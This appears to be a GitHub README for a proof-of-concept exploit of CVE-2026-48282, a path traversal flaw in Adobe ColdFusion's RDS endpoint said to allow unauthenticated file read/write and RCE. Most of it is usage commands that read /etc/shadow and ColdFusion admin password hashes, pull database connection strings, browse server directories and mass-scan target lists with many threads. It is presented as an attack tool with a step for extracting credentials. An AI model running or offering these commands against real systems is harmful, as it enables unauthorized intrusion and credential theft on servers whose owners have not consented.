 imbas007/cve-2026-48282
CVE-2026-48282の概念実証エクスプロイト。Adobe ColdFusion RDSの重大なパストラバーサルにより、認証なしのファイル読み取り/書き込みおよびRCEを可能にします。単一ターゲットおよびマルチスレッドファイル抽出による大量スキャンをサポートします。

CVE-2026-48282 は Adobe ColdFusion の Remote Development Service (RDS) における パストラバーサル (Path Traversal) 脆弱性であり、CVSS スコアは 10.0 (Critical) です。この脆弱性により、認証されていない攻撃者が /CFIDE/main/ide.cfm エンドポイントを介して任意のファイルの読み取りおよび書き込みを行い、リモートコード実行 (RCE) に至る可能性があります。
# Clone the repository
git clone https://github.com/<username>/CVE-2026-48282.git
cd CVE-2026-48282

# Install dependencies (only requires `requests`)
pip install -r requirements.txt
# Check vulnerability
python cve-2026-48282.py -t https://target.com --check

# Read files
python cve-2026-48282.py -t https://target.com --read /etc/passwd
python cve-2026-48282.py -t https://target.com --read "C:\\Windows\\win.ini"
python cve-2026-48282.py -t https://target.com --read "C:\\ColdFusion2023\\cfusion\\lib\\password.properties"

# Browse directories

python cve-2026-48282.py -t https://target.com --browse "C:\\"
python cve-2026-48282.py -t https://target.com --browse "C:\\inetpub\\wwwroot"
# Basic mass scan
python cve-2026-48282.py -l targets.txt --check

# More threads + save results
python cve-2026-48282.py -l targets.txt --check --threads 30 -o vuln.txt

# Scan + auto-read canary file on any vulnerable target found
python cve-2026-48282.py -l targets.txt --check --read "C:\\Windows\\win.ini" -o results.txt
Once confirmed vulnerable, extract credentials and configuration:

# ColdFusion admin password hash
python cve-2026-48282.py -t http://target.com --read "C:\\CFusionMX7\\lib\\password.properties"

# Database connection strings (neo-query.xml)
python cve-2026-48282.py -t http://target.com --read "C:\\CFusionMX7\\lib\\neo-query.xml"

# Linux targets
python cve-2026-48282.py -t https://target.com --read /etc/passwd
python cve-2026-48282.py -t https://target.com --read /etc/shadow